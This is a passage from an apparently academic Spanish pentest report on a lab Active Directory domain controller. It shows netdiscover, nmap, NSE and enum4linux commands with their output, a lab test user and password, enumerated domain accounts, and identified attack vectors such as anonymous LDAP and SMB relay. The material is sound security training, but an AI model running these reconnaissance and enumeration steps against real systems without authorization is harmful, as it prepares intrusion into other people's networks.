Esta integración metodológica permite cubrir tanto la visión operativa del pentesting como la alineación estratégica con políticas empresariales, diferenciando el proyecto por su enfoque integral y profesional.

4.3 Reconocimiento y Descubrimiento de Red

4.3.1 Escaneo de Red con Netdiscover

Descubrimiento de hosts activos en el segmento 192.168.37.0/24 para identificar el controlador de dominio y validar la topología del laboratorio.

◆ **Comando ejecutado:**

```
sudo netdiscover -i eth1 -r 192.168.37.0/24
```

◆ **Resultados identificados:**

- **192.168.37.1** → Gateway del segmento Host-only (00:50:56:c0:00:01)
- **192.168.37.10** → Controlador de Dominio - objetivo principal (00:0c:29:b4:31:c3)
- **192.168.37.254** → Adaptador interno VMware (00:50:56:e4:8a:f0)

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.37.1    00:50:56:c0:00:01      1      60  VMware, Inc.
192.168.37.10   00:0c:29:b4:31:c3      1      60  VMware, Inc.
192.168.37.254  00:50:56:e4:8a:f0      1      60  VMware, Inc.
```

[Evidencia: 49_Netdiscover_Host_Discovery.png] – 3 dispositivos detectados en red Host-only.

El escaneo confirma la conectividad con el Controlador de Dominio en la IP esperada, validando la configuración para las fases posteriores del pentesting.

4.3.2 Escaneo de Puertos y Servicios con Nmap

Análisis integral de puertos y servicios del controlador de dominio para identificar superficie de ataque y vulnerabilidades en la infraestructura Active Directory.

Escaneo Integral TCP/UDP

- **Comandos ejecutados:**

```
# Escaneo TCP completo con detección de servicios y OS
nmap -sS -sV -O 192.168.37.10

# Servicios críticos de AD
nmap -sS -sV -p 53,88,135,139,389,445,464,636,3268,3269
192.168.37.10

# Servicios UDP críticos
nmap -sU -p 53,88,123,137,138 192.168.37.10
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap -sS -sV -O 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 00:03 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00059s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-17 22:03:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: domain.local0., Site: Default-First-Site-
Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: domain.local0., Site: Default-First-Site-
Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 00:0C:29:B4:31:C3 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1803 (91%), Microsoft Windows 10 1903 - 21H1 (91
%), Microsoft Windows Server 2019 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-B820FDLIP42; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.21 seconds
```

[Evidencia:50_Nmap_Escaneo_TCP.png] - Windows Server 2019 identificado (97% certeza), 12 servicios TCP expuestos.

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap -sS -sV -p 53,88,135,139,389,445,464,636,3268,3269 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 00:05 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00031s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-17 22:06:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: domain.local0., Site: Default-First-Site-
Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: domain.local0., Site: Default-First-Site-
Name)
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:B4:31:C3 (VMware)
Service Info: Host: WIN-B820FDLIP42; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.74 seconds
```

[Evidencia: 51_Nmap_Servicios_AD.png] - Servicios críticos de AD confirmados.

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap -sU -p 53,88,123,137,138 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 00:47 CEST
Nmap scan report for 192.168.37.10
Host is up (0.0010s latency).

PORT    STATE         SERVICE
53/udp  open          domain
88/udp  open          kerberos-sec
123/udp open          ntp
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 00:0C:29:B4:31:C3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.55 seconds
```

[Evidencia:52_Nmap_Servicios_UDP.png] - 5 servicios UDP detectados incluyendo NetBIOS legacy.

Servicios Críticos Identificados

🏛️ Servicios críticos detectados en el controlador de dominio (192.168.37.10)			
Puerto/Protocolo	**Servicio**	**Versión/Descripción**	**Función**
53/tcp	DNS	Simple DNS Plus	Resolución de nombres del dominio
88/tcp	Kerberos	Microsoft Windows Kerberos	Autenticación y autorización
135/tcp	RPC	Microsoft Windows RPC	Comunicación entre procesos
139/tcp	NetBIOS	Microsoft Windows netbios-ssn	Compatibilidad con sistemas legacy
389/tcp	LDAP	MS AD LDAP (Domain: domain.local)	Consultas al directorio sin cifrar
445/tcp	SMB	Microsoft-ds	Compartición de archivos y recursos
464/tcp	Kpasswd5	Kerberos Change/Set Password	Cambio de contraseñas Kerberos

🏛️ Servicios críticos detectados en el controlador de dominio (192.168.37.10)			
593/tcp	RPC-HTTP	MS Windows RPC over HTTP 1.0	RPC a través de HTTP
636/tcp	LDAPS	tcpwrapped	LDAP sobre TLS (cifrado)
3268/tcp	GC-LDAP	MS AD LDAP Global Catalog	Catálogo global sin cifrar
3269/tcp	GC-LDAPS	tcpwrapped	Catálogo global sobre TLS
5985/tcp	WinRM	MS HTTPAPI httpd 2.0	Windows Remote Management


Servicios UDP detectados en el controlador de dominio (192.168.37.10)

🏛️ Servicios UDP detectados en el controlador de dominio (192.168.37.10)			
Puerto/Protocolo	**Estado**	**Servicio**	**Función**
53/udp	open	domain	Resolución DNS primaria del dominio
88/udp	open	kerberos-sec	Autenticación Kerberos (protocolo principal)
123/udp	open	ntp	Sincronización de tiempo (crítico para Kerberos)
137/udp	open	netbios-ns	Resolución de nombres NetBIOS legacy
138/udp	open/filtered	netbios-dgm	Datagram service NetBIOS

➢ *Análisis con Scripts NSE Especializados*

◆ **LDAP RootDSE Analysis:**

```
nmap --script ldap-rootdse -p 389 192.168.37.10
```



[Evidencia:53_Nmap_LDAP_RootDSE.png] - Captura parcial debido a la gran extensión

de los resultados, se desglosa en los siguientes puntos.

Información LDAP RootDSE crítica


🏛️ Información LDAP RootDSE crítica obtenida			
Atributo	**Tipo de Atributo**	**Valor**	**Relevancia para Pentesting**
domainFunctionality	Configuración	7 (Windows Server 2016/2019)	Identifica capacidades avanzadas disponibles
rootDomainNamingContext	Contexto LDAP	DC=domain,DC=local	Estructura base para consultas LDAP
ldapServiceName	Servicio	domain.local:win-b820fdlip42$@DOMAIN.LOCAL	Información de autenticación del servicio
isGlobalCatalogReady	Estado	TRUE	Confirma rol de Catálogo Global activo
supportedSASLMechanisms	Seguridad	GSSAPI, GSS-SPNEGO, EXTERNAL, DIGEST-MD5	Métodos de autenticación disponibles
namingContexts	Estructura LDAP	5 contextos incluidos DomainDnsZones	Mapeo completo de particiones AD
dnsHostName	Red	WIN-B820FDLIP42.domain.local	FQDN del controlador de dominio

➢ ***SMB Security Analysis***

```
nmap --script smb-os-discovery -p 445 192.168.37.10
nmap --script nbstat -sU -p 137 192.168.37.10
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script smb2-security-mode -p 445 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:29 CEST
Nmap scan report for 192.168.37.10
Host is up (0.0011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
```

[Evidencia: 54_Nmap_SMB_Security_Mode.png] - Resultados de la ejecución del módulo smb2_security-mode



[Evidencia:55_Nmap_SMB_OS_Discovery.png] - Resultados de la ejecución del módulo smb-os-discovery

Configuración de seguridad SMB detectada

🏛️ Configuración de seguridad SMB detectada		
Parámetro de Seguridad	**Estado**	**Impacto en Seguridad**
SMB 3.1.1	Activo	Versión moderna con capacidades avanzadas
Message Signing	enabled but not required	VULNERABILIDAD CRÍTICA - Permite ataques de relay
NetBIOS Computer Name	WIN-B820FDLIP42	Identificación precisa del hostname
NetBIOS Domain Name	DOMAIN	Confirmación del dominio objetivo

➢ *SMB Enum Shares Analysis*

```
nmap --script smb-enum-shares -p 445 192.168.37.10
nmap --script smb-enum-shares --script-args
smbusername="",smbpassword="" -p 445 192.168.37.10
nmap --script smb-enum-shares,smb-enum-users,smb-enum-sessions -p
445 192.168.37.10
```

```
┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script smb-enum-shares -p 445 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:56 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00067s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script smb-enum-shares --script-args smbusername="",smbpassword="" -p 445 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:57 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00048s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds

┌──(ilanami㉿ilanami)-[~]
└─$ nmap --script smb-enum-shares,smb-enum-users,smb-enum-sessions -p 445 192.168.37.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-18 23:57 CEST
Nmap scan report for 192.168.37.10
Host is up (0.00093s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

[Evidencia: 56_Nmap_SMB_Enum_Shares.png] - Resultados de la ejecución del módulo smb-enum-shares

🏛️ Resultados de enumeración SMB		
Script Ejecutado	**Resultado**	**Interpretación**
smb-enum-shares	Sin recursos enumerados	Limitaciones del script NSE
smb-enum-users	Sin usuarios enumerados	Restricciones de acceso anónimo
smb-enum-sessions	Sin sesiones detectadas	Información de sesiones limitada

Los scripts de enumeración SMB de Nmap no proporcionaron resultados detallados, indicando que aunque las sesiones nulas están configuradas, los scripts NSE requieren herramientas especializadas (smbclient, enum4linux, rpcclient) para enumeración completa.

Resumen de Hallazgos NSE

🏛️ Resumen comparativo de resultados NSE			
Script NSE	**Estado**	**Información Obtenida**	**Criticidad**
ldap-rootdse	✔ Exitoso	Arquitectura completa AD, 5 contextos de nomenclatura, capacidades SASL	🔴 CRÍTICA
ldap-search	⚠ Limitado	Conectividad confirmada, enumeración restringida	🟡 MEDIA
smb-os-discovery	✗ Fallido	Sin información del SO via SMB	🟢 BAJA

🏛️ Resumen comparativo de resultados NSE			
nbstat	✔ Exitoso	Hostname: WIN-B820FDLIP42, Dominio: DOMAIN, rol DC	🟠 ALTA
smb2-security-mode	✔ Exitoso	SMB signing: enabled but not required (VULNERABLE)	🔴 CRÍTICA
smb2-capabilities	✔ Exitoso	Soporte SMB 2.0.2 hasta 3.1.1, DFS, Leasing	🟡 MEDIA
smb-enum-shares	✗ Fallido	Scripts NSE limitados para enumeración SMB	🟡 MEDIA

🏛️ Hallazgos críticos identificados		
Criticidad	**Vulnerabilidad/Información/Limitación**	**Detalles**
🔴 **Crítica**	LDAP Anónimo Activo	Acceso completo al RootDSE sin autenticación
🔴 **Crítica**	SMB Signing Opcional	"Message signing enabled but not required" - Vector para ataques de relay
🟡 **Reconocimiento**	Infraestructura AD Completa	Windows Server 2016/2019, 5 particiones activas
🟡 **Reconocimiento**	Servicios NetBIOS Expuestos	Enumeración de hostname y dominio disponible
🟡 **Reconocimiento**	Múltiples Protocolos SMB	Compatibilidad amplia aumenta superficie de ataque
🟢 **Limitaciones**	Scripts SMB Legacy	Restricciones en scripts smb-* vs smb2-* funcionales
🟢 **Limitaciones**	Enumeración Profunda	NSE limitado para sesiones nulas, requiere herramientas especializadas

Vectores de Ataque Identificados

◆ Críticos:

- **LDAP Anónimo:** Acceso completo al directorio sin autenticación
- **SMB Relay:** Signing opcional permite interceptación de autenticaciones
- **NetBIOS Legacy:** Enumeración sin credenciales disponible

◆ Superficie de ataque:

- **17 servicios TCP/UDP** expuestos con protocolos legacy habilitados
- **Múltiples protocolos de autenticación** (Kerberos, NTLM, LDAP)
- **Capacidades de Global Catalog** confirman rol de DC principal

Los hallazgos establecen una superficie de ataque extensa con vulnerabilidades críticas listas para explotación en las fases posteriores.

4.4 Evolución Metodológica: BlackBox → Gray box

4.4.1 Limitaciones Técnicas Identificadas

El diseño inicial contemplaba un enfoque **BlackBox** partiendo únicamente de la IP del controlador de dominio (192.168.37.10) para simular un atacante externo sin conocimiento previo del entorno. Sin embargo, durante las pruebas con herramientas estándar de enumeración se identificaron limitaciones sistemáticas.

Resultados de enumeración inicial

Componente	Resultado	Estado	Descripción
Información básica	Domain SID y estructura NetBIOS obtenidos	✔ Exitoso	Se obtuvo el identificador de seguridad del dominio y la estructura NetBIOS
Recursos compartidos	Enumeración completa de shares	✔ Exitoso	Se listaron todos los recursos compartidos disponibles en el sistema
Conectividad IPC$	Acceso básico confirmado	✔ Exitoso	Se confirmó la capacidad de establecer una conexión a IPC$
Enumeración de usuarios	NT_STATUS_ACCESS_DENIED	✗ Bloqueado	El intento de enumerar usuarios fue denegado por permisos
Enumeración de grupos	Consultas vacías	✗ Bloqueado	Las consultas para enumerar grupos no arrojaron resultados
RID Cycling	Técnicas de enumeración bloqueadas	✗ Bloqueado	Las técnicas de RID Cycling para enumerar usuarios/grupos fueron impedidas
Políticas de contraseñas	STATUS_ACCESS_DENIED en consultas SAMR	✗ Bloqueado	El acceso a las políticas de contraseñas a través de SAMR fue denegado

---

4.4.2 Causa Raíz: Restricciones de Windows Server 2019

La investigación reveló que el comportamiento observado corresponde a **mejoras de seguridad** implementadas por Microsoft en Windows Server 2019, que mantiene políticas internas reforzadas independientemente de las configuraciones tradicionales aplicadas:

◆ **Configuraciones aplicadas sin éxito:**

- RestrictAnonymous = 0, RestrictAnonymousSAM = 0
- EveryoneIncludesAnonymous = 1
- NullSessionPipes modificado incluyendo samr, lsarpc, netlogon
- Políticas locales de seguridad ajustadas

Documentación Microsoft: Este comportamiento está oficialmente documentado en "Security baseline for Windows Server 2019" como medida de protección intencionada que refleja entornos empresariales modernos.

4.4.3 Implementación de Metodología GrayBox

Justificación técnica

Ante las limitaciones documentadas del sistema operativo, se implementó una evolución metodológica que mantiene el rigor académico mientras supera las barreras técnicas específicas.

Transición metodológica

- **BlackBox inicial:** Solo IP del servidor → Información parcial por restricciones OS
- **GrayBox adaptado:** Credenciales mínimas → Análisis completo de superficie real

Creación del usuario de pruebas

```
# Usuario con privilegios mínimos para testing
New-ADUser -Name "tokio" -SamAccountName "tokio" `
-UserPrincipalName "tokio@domain.local" `
-AccountPassword (ConvertTo-SecureString "proyecto" -AsPlainText
-Force) `
-Enabled $true -PasswordNeverExpires $true

# Verificación de pertenencia únicamente a Domain Users
Get-ADPrincipalGroupMembership tokio | Select-Object Name
```

```
PS C:\Users\Administrador> New-ADUser -Name "tokio" -SamAccountName "tokio" `
>> -UserPrincipalName "tokio@domain.local" `
>> -AccountPassword (ConvertTo-SecureString "proyecto" -AsPlainText -Force) `
>> -Enabled $true -PasswordNeverExpires $true
PS C:\Users\Administrador> Get-ADPrincipalGroupMembership tokio | Select-Object Name

Name
----
Usuarios del dominio
```

[Evidencia: 57_Usuario_Tokio_Creado_Verificado.png] - Creación del usuario tokio y verificación de privilegios mínimos

Configuración de privilegios

- **Pertenencia:** Únicamente grupo "Domain Users" (privilegios estándar mínimos)
- **Propósito:** Simular escenario post-compromiso inicial realista
- **Restricciones:** Sin privilegios administrativos ni acceso a recursos sensibles

Alineación con marcos profesionales

- **PTES Section 4:** "Vulnerability Analysis with authenticated access"
- **NIST SP 800-115:** "Technical Guide to Information Security Testing"
- **OWASP ASVS:** "Testing with minimal privilege contexts"

Valor Diferencial

Esta aproximación proporciona **valor académico y profesional adicional** al proyecto:

1. **Demostración de adaptabilidad** ante limitaciones técnicas reales
2. **Conocimiento avanzado** de comportamientos específicos de Windows Server 2019
3. **Metodología híbrida** que combina rigor académico con pragmatismo técnico
4. **Preparación realista** para escenarios de auditoría empresarial

Esta evolución metodológica refleja la **adaptabilidad necesaria** en auditorías profesionales reales donde las limitaciones técnicas del entorno requieren ajustes estratégicos sin comprometer la integridad del análisis de seguridad.

4.5 Enumeración de servicios y análisis de vectores de ataque

Una vez identificados los servicios activos mediante reconocimiento, se procede a la enumeración detallada para explotar vulnerabilidades detectadas y mapear exhaustivamente la infraestructura del dominio Active Directory. Esta fase aprovecha las debilidades identificadas: acceso LDAP anónimo, sesiones nulas SMB y servicios NetBIOS expuestos.

Implementación de Enumeración Autenticada

Considerando las limitaciones de Windows Server 2019 documentadas, esta fase utiliza las credenciales del usuario "tokio" (privilegios mínimos) para superar restricciones del sistema operativo manteniendo un escenario realista de compromiso inicial.

4.5.1 Enumeración exhaustiva de recursos SMB mediante Enum4Linux

La enumeración detallada del controlador de dominio se realizó con enum4linux utilizando credenciales del usuario "**tokio**", superando las limitaciones de acceso anónimo identificadas previamente.

- **Comando ejecutado:**

```
enum4linux -u "tokio" -p "proyecto" -a 192.168.37.10
```

```
┌──(ilanaml㉿ilanaml)-[~]
└─$ enum4linux -u "tokio" -p "proyecto" -a 192.168.37.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Aug 21 23:12:47 2025

 ==========================================( Target Information )==========================================

Target ........... 192.168.37.10
RID Range ........ 500-550,1000-1050
Username ......... 'tokio'
Password ......... 'proyecto'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.37.10 )============================


[+] Got domain/workgroup name: DOMAIN


 ==============================( Nbtstat Information for 192.168.37.10 )==============================

Looking up status of 192.168.37.10
        WIN-B820FDLIP42 <00> -         M <ACTIVE>  Workstation Service
        DOMAIN          <00> - <GROUP> M <ACTIVE>  Domain/Workgroup Name
        DOMAIN          <1c> - <GROUP> M <ACTIVE>  Domain Controllers
        WIN-B820FDLIP42 <20> -         M <ACTIVE>  File Server Service
        DOMAIN          <1b> -         M <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-B4-31-C3

 ================================( Session Check on 192.168.37.10 )================================


[+] Server 192.168.37.10 allows sessions using username 'tokio', password 'proyecto'


 ================================( Getting domain SID for 192.168.37.10 )================================

Domain Name: DOMAIN
Domain Sid: S-1-5-21-3085590451-4130159220-2412703036

[+] Host is part of a domain (not a workgroup)


 ==================================( OS information on 192.168.37.10 )==================================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.37.10 from srvinfo:
        192.168.37.10  Wk Sv PDC Tim NT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x80102b
```

```
 ========================================( Users on 192.168.37.10 )=======================================

index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrador  Name: (null)    Desc: Cuenta integrada para la
uipo o dominio
index: 0xff8 RID: 0x497 acb: 0x00000010 Account: adore.sonnie   Name: (null)    Desc: (null)
index: 0xff6 RID: 0x495 acb: 0x00000010 Account: alene.franky   Name: (null)    Desc: (null)
index: 0x100e RID: 0x4ad acb: 0x00010010 Account: alexia.lynea  Name: (null)    Desc: (null)
index: 0xfb1 RID: 0x450 acb: 0x00000010 Account: aliza.cathrine Name: (null)    Desc: (null)
index: 0xffa RID: 0x499 acb: 0x00000010 Account: allianora.camille      Name: (null)    Desc: (null)
index: 0xfd1 RID: 0x470 acb: 0x00000010 Account: amalita.malynda        Name: (null)    Desc: (null)
index: 0xff9 RID: 0x498 acb: 0x00000010 Account: amil.reta      Name: (null)    Desc: (null)
index: 0xfe0 RID: 0x47f acb: 0x00000010 Account: audra.belita   Name: (null)    Desc: (null)
index: 0xff2 RID: 0x491 acb: 0x00000010 Account: audra.merrilee Name: (null)    Desc: (null)
index: 0xfe9 RID: 0x488 acb: 0x00000010 Account: barbie.aridatha        Name: (null)    Desc: (null)
index: 0xfcf RID: 0x46e acb: 0x00010010 Account: barbra.launce  Name: (null)    Desc: (null)
index: 0x1001 RID: 0x4a0 acb: 0x00020010 Account: belia.randa   Name: (null)    Desc: New User ¸DefaultPassword
index: 0xfec RID: 0x48b acb: 0x00000010 Account: benedikta.frayda       Name: (null)    Desc: (null)
index: 0xfc2 RID: 0x461 acb: 0x00000010 Account: bernie.kelila  Name: (null)    Desc: (null)
index: 0xfb4 RID: 0x453 acb: 0x00000010 Account: brietta.suzann Name: (null)    Desc: (null)
index: 0x1006 RID: 0x4a5 acb: 0x00000010 Account: carissa.jackqueline   Name: (null)    Desc: (null)
index: 0xfc5 RID: 0x464 acb: 0x00000010 Account: charyl.romola  Name: (null)    Desc: (null)
index: 0xfed RID: 0x48c acb: 0x00000010 Account: chere.corene   Name: (null)    Desc: (null)
index: 0xfd6 RID: 0x475 acb: 0x00000010 Account: chickie.ophelia        Name: (null)    Desc: (null)
index: 0x1004 RID: 0x4a3 acb: 0x00000010 Account: christabella.silvie   Name: (null)    Desc: (null)
index: 0x100f RID: 0x4ae acb: 0x00000010 Account: chrystel.hyacinthe    Name: (null)    Desc: (null)
index: 0xfc3 RID: 0x462 acb: 0x00000010 Account: cordelie.clementia     Name: (null)    Desc: (null)
index: 0x100b RID: 0x4aa acb: 0x00000010 Account: cynde.lucky   Name: (null)    Desc: (null)
index: 0xfbb RID: 0x45a acb: 0x00000010 Account: cyndia.allyce  Name: (null)    Desc: (null)
index: 0xfc1 RID: 0x460 acb: 0x00020010 Account: danit.nichol   Name: (null)    Desc: New User ¸DefaultPassword
index: 0xfd0 RID: 0x46f acb: 0x00000010 Account: davine.retha   Name: (null)    Desc: Replication Account
index: 0xff4 RID: 0x493 acb: 0x00000010 Account: deena.kennie   Name: (null)    Desc: (null)
index: 0xfb6 RID: 0x455 acb: 0x00000010 Account: delores.sella  Name: (null)    Desc: (null)
index: 0xffe RID: 0x49d acb: 0x00000010 Account: dianne.shelly  Name: (null)    Desc: (null)
index: 0xff7 RID: 0x496 acb: 0x00000010 Account: dinah.jo       Name: (null)    Desc: (null)
index: 0xfe6 RID: 0x485 acb: 0x00000010 Account: dulcine.aila   Name: (null)    Desc: (null)
index: 0xfb3 RID: 0x452 acb: 0x00000010 Account: eliza.modestine        Name: (null)    Desc: (null)
index: 0x1011 RID: 0x4b0 acb: 0x00000010 Account: ellene.adaline        Name: (null)    Desc: (null)
index: 0xfea RID: 0x489 acb: 0x00000010 Account: emalia.laurent Name: (null)    Desc: (null)
index: 0x100a RID: 0x4a9 acb: 0x00000010 Account: eulalie.crista        Name: (null)    Desc: (null)
index: 0xfc6 RID: 0x465 acb: 0x00000010 Account: faydra.alyda   Name: (null)    Desc: (null)
index: 0xfbc RID: 0x45b acb: 0x00000010 Account: faydra.moreen  Name: (null)    Desc: (null)
index: 0xfcc RID: 0x46b acb: 0x00000010 Account: felicity.darelle       Name: (null)    Desc: (null)
index: 0xfe1 RID: 0x480 acb: 0x00000010 Account: florette.laurent       Name: (null)    Desc: (null)
index: 0x1010 RID: 0x4af acb: 0x00000010 Account: florie.kayley Name: (null)    Desc: (null)
index: 0xfc4 RID: 0x463 acb: 0x00000010 Account: gaye.marquita  Name: (null)    Desc: (null)
index: 0xfb9 RID: 0x458 acb: 0x00000010 Account: glenna.mufinella       Name: (null)    Desc: (null)
index: 0xff3 RID: 0x492 acb: 0x00000010 Account: gray.ophelia   Name: (null)    Desc: (null)
index: 0xfd2 RID: 0x471 acb: 0x00000010 Account: gypsy.dyanna   Name: (null)    Desc: (null)
index: 0xfb0 RID: 0x44f acb: 0x00010010 Account: hatty.marie-ann        Name: (null)    Desc: (null)
index: 0xfb5 RID: 0x454 acb: 0x00000010 Account: ida.kristien   Name: (null)    Desc: (null)
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Invitado       Name: (null)    Desc: Cuenta integrada para el
```

```
 ======================================( Groups on 192.168.37.10 )======================================


[+] Getting builtin groups:

group:[Opers. de servidores] rid:[0x225]
group:[Opers. de cuentas] rid:[0x224]
group:[Acceso compatible con versiones anteriores de Windows 2000] rid:[0x22a]
group:[Creadores de confianza de bosque de entrada] rid:[0x22d]
group:[Grupo de acceso de autorización de Windows] rid:[0x230]
group:[Servidores de licencias de Terminal Server] rid:[0x231]
group:[Administradores] rid:[0x220]
group:[Usuarios] rid:[0x221]
group:[Invitados] rid:[0x222]
group:[Opers. de impresión] rid:[0x226]
group:[Operadores de copia de seguridad] rid:[0x227]
group:[Duplicadores] rid:[0x228]
group:[Usuarios de escritorio remoto] rid:[0x22b]
group:[Operadores de configuración de red] rid:[0x22c]
group:[Usuarios del monitor de sistema] rid:[0x22e]
group:[Usuarios del registro de rendimiento] rid:[0x22f]
group:[Usuarios COM distribuidos] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Operadores criptográficos] rid:[0x239]
group:[Lectores del registro de eventos] rid:[0x23d]
group:[Acceso DCOM a Serv. de certif.] rid:[0x23e]
group:[Servidores de acceso remoto RDS] rid:[0x23f]
group:[Servidores de extremo RDS] rid:[0x240]
group:[Servidores de administración RDS] rid:[0x241]
group:[Administradores de Hyper-V] rid:[0x242]
group:[Operadores de asistencia de control de acceso] rid:[0x243]
group:[Usuarios de administración remota] rid:[0x244]
group:[Storage Replica Administrators] rid:[0x246]

[+]  Getting builtin group memberships:

Group: IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group: Acceso compatible con versiones anteriores de Windows 2000' (RID: 554) has member: NT AUTHORITY\Usuarios autentificados
Group: Administradores' (RID: 544) has member: DOMAIN\Administrador
Group: Administradores' (RID: 544) has member: DOMAIN\Administradores de empresas
Group: Administradores' (RID: 544) has member: DOMAIN\Admins. del dominio
